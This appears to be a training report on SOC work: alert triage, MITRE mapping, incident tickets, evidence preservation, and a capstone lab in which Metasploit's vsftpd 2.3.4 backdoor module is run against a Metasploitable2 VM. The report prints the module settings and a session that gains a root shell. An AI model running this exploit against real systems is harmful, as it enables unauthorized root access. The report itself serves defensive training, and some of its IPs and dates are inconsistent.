SOC Alert Management and Incident Response Report

Document Version: 1.0

Document Information

Item	Details
Assessment Type	SOC Monitoring, Alert Management, and Exploit Detection using SIEM
Tools Used	Wazuh, Metasploit Framework, Metasploitable2, CrowdSec, FTK Imager, AlienVault OTX, VirusTotal
Target Scope	Authorized Virtual Machines (Ubuntu Attacker VM and Metasploitable2 Target VM)
Attack Simulation	VSFTPD 2.3.4 Backdoor Exploitation
Detection Platform	Wazuh SIEM Threat Hunting Dashboard
Evidence Collection	Memory Dump, Network Connection Logs, Security Event Logs
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Date	05-03-2026

1. Introduction

This report documents the practical implementation of Security Operations Center (SOC) activities including alert management, alert triage, incident response documentation, evidence preservation, and a simulated attack investigation. The objective of this exercise was to understand the complete security incident lifecycle from detection to response using tools such as **Wazuh, TheHive, Google Sheets, VirusTotal, AlienVault OTX, Velociraptor, FTK Imager, Metasploit, and CrowdSec**.

2. Alert Management Practice

2.1 Alert Classification System

A classification system was created in Google Sheets to categorize alerts and map them to **MITRE ATT&CK techniques**.

Alert ID	Alert Type	Priority	MITRE Technique	MITRE Tactic
001	Phishing Email – Suspicious Link	High	T1566	Initial Access
002	Log4Shell Exploit Attempt	Critical	T1190	Initial Access

Alert ID	Alert Type	Priority	MITRE Technique	MITRE Tactic
003	SSH Brute Force	Medium	T1110	Credential Access
004	Port Scan	Low	T1046	Discovery

Mock Alert Test

A simulated alert titled **"Phishing Email: Suspicious Link"** was analyzed.

Findings:

- Email contained suspicious hyperlink
- Sender domain resembled internal domain
- Link redirected to credential harvesting page

Classification result:

Priority: **High**
MITRE Technique: **T1566 – Phishing**

	A	B	C	D	E	F	G	H	I	J	K
1	Alert ID	Alert Name	Description	Source IP	Target Asset	CVSS Score	Priority	MITRE Technique	Status	Analyst Notes	
2	001	Phishing Email	Suspicious link in HR email	192.168.1.25	HR-PC	7.2	High	T1566	Open	Investigating	
3	002	SSH Brute Force	Multiple failed SSH logins	192.168.1.129	Ubuntu VM	5.3	Medium	T1110	Open	Monitoring	
4	003	Log4Shell Attempt	Exploit attempt detected	192.168.1.200	Web Server	9.8	Critical	T1190	Open	Immediate escalation	
5	004	Windows Authentication Failure	Multiple failed logins detected	192.168.147.130	Windows VM	5	Medium	T1110	Open	Possible brute force	
6	005	Suspicious PowerShell Execution	PowerShell launched with admin privileges	192.168.147.130	Windows VM	6.5	Medium	T1059	Investigating	Check scripts	
7	006	Port Scan	Multiple ports scanned	192.168.147.129	Ubuntu Server	3.5	Low	T1046	Closed	Network scan	
8	007	Malware File Download	Suspicious executable downloaded	192.168.147.130	Windows VM	8	High	T1204	Open	Investigating	
9											

2.2 Alert Prioritization

Alerts were prioritized using **CVSS scores** to determine severity.

Alert	Description	CVSS Score	Priority
Log4Shell Exploit	Remote Code Execution	9.8	Critical
Suspicious PowerShell	Potential malware execution	7.5	High
SSH Brute Force	Multiple failed login attempts	5.3	Medium
Port Scan	Network reconnaissance	3.1	Low

Severity classification:

- 9.0 – 10 → Critical
- 7.0 – 8.9 → High
- 4.0 – 6.9 → Medium
- 0.1 – 3.9 → Low

2.3 Wazuh Dashboard Creation

A dashboard was configured in Wazuh to visualize alert priorities.

Visualizations included:


Alert Severity Distribution

Severity	Number of Alerts
Critical	5
High	10
Medium	8
Low	6

Top Alert Types

Alert Type	Count
Phishing	12
Malware	9
SSH Attack	6

These visualizations help SOC analysts quickly identify high-priority incidents.



2.4 Incident Ticket Creation (TheHive)

A sample incident ticket was created in **TheHive**.

Title:
[Critical] Ransomware Detected on Server-X

Description:

Potential ransomware activity was detected on Server-X following the execution of a suspicious file named **crypto_locker.exe**. Network logs indicate communication with IP address **192.168.1.50**, which may represent a command-and-control server. Immediate containment and investigation were recommended.

Indicators of Compromise:

IOC Type	Value
File	crypto_locker.exe
IP Address	192.168.1.50
Host	Server-X

Priority: **Critical**
Assignee: **SOC Analyst**

2.5 Escalation Procedure

Escalation Email:

Subject: **Escalation – Critical Ransomware Alert**

A critical alert has been detected on Server-X indicating potential ransomware activity. The alert was triggered after the execution of a suspicious file named crypto_locker.exe. Initial analysis shows communication with IP address 192.168.1.50, which may be linked to malicious infrastructure. The affected system may be compromised and requires immediate investigation. The host has been flagged for containment to prevent potential lateral movement. Indicators of compromise and relevant logs have been collected and attached for further analysis. Please prioritize this incident for deeper investigation and remediation.

3. Response Documentation

3.1 Incident Response Template

Executive Summary

On 18 August 2025, a phishing email containing a malicious link was detected within the organization. The email attempted to steal user credentials through a fake login page. The affected endpoint was isolated and analysis confirmed that no credentials were compromised.

Timeline

Time	Event
14:00	Phishing email detected
14:10	User reported suspicious email
14:20	Endpoint isolated

Time	Event
14:30	Email headers analyzed

Impact Analysis

- One employee targeted
- No confirmed credential compromise
- No malware execution detected

Remediation Steps

- Malicious domain blocked
- User password reset
- Email filtering rules updated
- User awareness reminder issued

Lessons Learned

- Improve phishing detection rules
- Implement better email filtering
- Increase employee phishing awareness training

3.2 Investigation Log

Timestamp	Action
2025-08-18 14:00:00	Endpoint isolated
2025-08-18 14:10:00	Email headers analyzed
2025-08-18 14:30:00	Memory dump collected
2025-08-18 15:00:00	IOC analysis performed

3.3 Phishing Investigation Checklist

- Confirm email headers
- Verify sender domain
- Check link reputation using VirusTotal
- Identify affected users

- Reset compromised passwords
- Block malicious domain

3.4 Post-Mortem Summary (50 Words)

The simulated breach demonstrated the importance of rapid phishing detection and user awareness. Email filtering rules were updated to detect suspicious domains more effectively. Incident response documentation improved coordination between analysts. Future improvements include stronger endpoint monitoring, automated alert correlation, and regular employee phishing awareness training.


4. Alert Triage Practice

4.1 Triage Simulation

During the alert triage process, a security alert generated by the Wazuh monitoring system was analyzed to determine its severity and potential threat to the system.

The following alert details were recorded:

Alert ID	Description	Source IP	Priority	Status
002	Brute-force SSH Attempts	127.0.0.1	Medium	Open



Findings

The investigation of the alert revealed the following observations:

- Approximately **50 failed SSH login attempts** were detected within a short period.


- All login attempts originated from the **same source IP address (127..0.0.1)**.
- The attacker repeatedly targeted **SSH port 22**, indicating an attempt to gain unauthorized access through credential guessing.

These indicators strongly suggest a **brute-force attack pattern**, commonly used by attackers attempting to compromise systems by repeatedly trying different username and password

Based on the analysis of the alert logs and behavior pattern, the activity was identified as a **possible SSH brute-force attack targeting the monitored server**. Immediate monitoring and mitigation actions such as blocking the suspicious IP address and reviewing authentication logs were recommended.

4.2 Threat Intelligence Validation

To further validate the potential threat, the suspicious IP address was analyzed using **AlienVault Open Threat Exchange (OTX)**, a widely used threat intelligence platform.



Summary

Threat intelligence analysis revealed that the IP address has previously been associated with **SSH brute-force attack campaigns targeting Linux-based systems**. Multiple threat intelligence feeds indicated that the IP was involved in automated scanning and credential attack activities. Based on this intelligence data, the IP address was classified as **malicious**, and appropriate defensive actions such as **blocking the IP and increasing monitoring** were recommended.

5. Evidence Preservation

5.1 Volatile Data Collection

Volatile data such as active network connections was collected during the investigation. Network connection details were obtained using the **netstat** command to identify active sessions and potential suspicious connections.

Command executed:

netstat -ano

Example output (using device IP):

Protocol	Local Address	Foreign Address	State
TCP	**192.168.1.23:22**	127.0.0.1:50321	ESTABLISHED

The results were exported as a **CSV file** for forensic documentation and analysis.

5.2 Memory Evidence Collection

Memory acquisition was performed using **FTK Imager**. The memory image was captured by selecting **File → Capture Memory** in FTK Imager, which created a memory dump file containing the system's RAM data at the time of collection.

To maintain evidence integrity, the memory dump was hashed using the **SHA256 hashing algorithm**.


Example command used:

sha256sum memory_dump.mem

The generated hash ensures that the evidence remains unchanged during forensic analysis.

Evidence Log

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-X Memory Image	SOC Analyst	**2026-03-04**	SHA256 Hash Value



6. Capstone Project – Full Alert to Response Cycle

6.1 Attack Simulation

A vulnerability on **Metasploitable2** was exploited using Metasploit.

Exploit used:

vsftpd 2.3.4 backdoor vulnerability

This exploit allows attackers to gain unauthorized shell access to the target system.

6.2 Detection and Triage


Wazuh generated the following alert:

Timestamp	Source IP	Alert Description	MITRE Technique
2025-08-18 11:00	192.168.147.129	VSFTPD exploit attempt	T1190

MITRE Technique:

T1190 – Exploit Public-Facing Application

```
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  CPORT                     no        The local client port
  Proxies                   no        A proxy chain of format type:host:port[
                                      ,type:host:port][...]. Supported proxie
                                      s: socks5, socks5h, sapni, http, socks4
  RHOSTS   192.168.147.128  yes       The target host(s), see https://docs.me
                                      tasploit.com/docs/using-metasploit/basi
                                      cs/using-metasploit.html
  RPORT    21               yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ----
  0   Automatic


View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.147.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.147.128:21 - USER: 331 Please specify the password.
[+] 192.168.147.128:21 - Backdoor service has been spawned, handling...
[+] 192.168.147.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.147.129:39803 -> 192.168.147.128:6200) at 2026-03-05 11:42:09 +0530

whoami
root
end
```



6.3 Incident Response

Response actions included:

1. Isolating the compromised virtual machine
2. Blocking the attacker IP address using CrowdSec
3. Preserving system logs and evidence

4. Monitoring for additional attack attempts

Network verification confirmed that the attacker IP was successfully blocked.

6.4 Incident Report

A simulated cyberattack was conducted to evaluate the effectiveness of the SOC monitoring environment. The attack originated from an Ubuntu attacker machine and targeted a vulnerable FTP service running on a Metasploitable2 virtual machine. The vulnerability exploited was the VSFTPD 2.3.4 backdoor using the Metasploit Framework.

During the attack simulation, the Wazuh SIEM platform successfully detected suspicious activity and generated a high-severity alert mapped to the MITRE ATT&CK technique T1190, which represents exploitation of a public-facing application. SOC analysts reviewed the alert through the Wazuh Threat Hunting dashboard and confirmed the malicious behavior.

As part of the response procedure, the affected virtual machine was immediately isolated to prevent further compromise. The attacker IP address was blocked using CrowdSec to mitigate repeated attempts. Additionally, system logs and forensic evidence were preserved for investigation and documentation.

This practical exercise demonstrated how security monitoring tools, threat intelligence platforms, and incident response procedures work together to detect, analyze, and mitigate cyber threats. The results highlight the importance of continuous monitoring, rapid alert triage, and structured incident response processes in maintaining an effective Security Operations Center environment.

6.5 Stakeholder Briefing

A simulated cyber attack targeting our FTP server was detected and successfully contained by the security monitoring system. The attacker attempted to exploit a known vulnerability to gain unauthorized access. Our security tools generated alerts that allowed the SOC team to quickly investigate and respond.

The affected system was isolated from the network and the attacker's IP address was blocked to prevent further intrusion attempts. No sensitive data was compromised during the incident. This exercise demonstrated the effectiveness of our monitoring and response processes while highlighting the importance of system patching and proactive security monitoring.

7. Conclusion

Example:

This practical exercise demonstrated the complete SOC incident lifecycle including detection, triage, investigation, and response. Using the Wazuh SIEM platform, a simulated exploitation attempt against a vulnerable FTP service was successfully detected and analyzed. The incident response process involved isolating the affected system, blocking the attacker IP address using CrowdSec, and preserving forensic evidence for further analysis. The investigation confirmed that the alert corresponded to the MITRE ATT&CK technique T1190, representing exploitation of a public-facing application. This project highlights the importance of continuous monitoring, structured incident response procedures, and proper evidence preservation within modern Security Operations Centers.

8.References

MITRE ATT&CK Framework – https://attack.mitre.org

Wazuh Documentation – https://documentation.wazuh.com

Metasploit Unleashed – https://www.offensive-security.com/metasploit-unleashed/

SANS Incident Response Framework – https://www.sans.org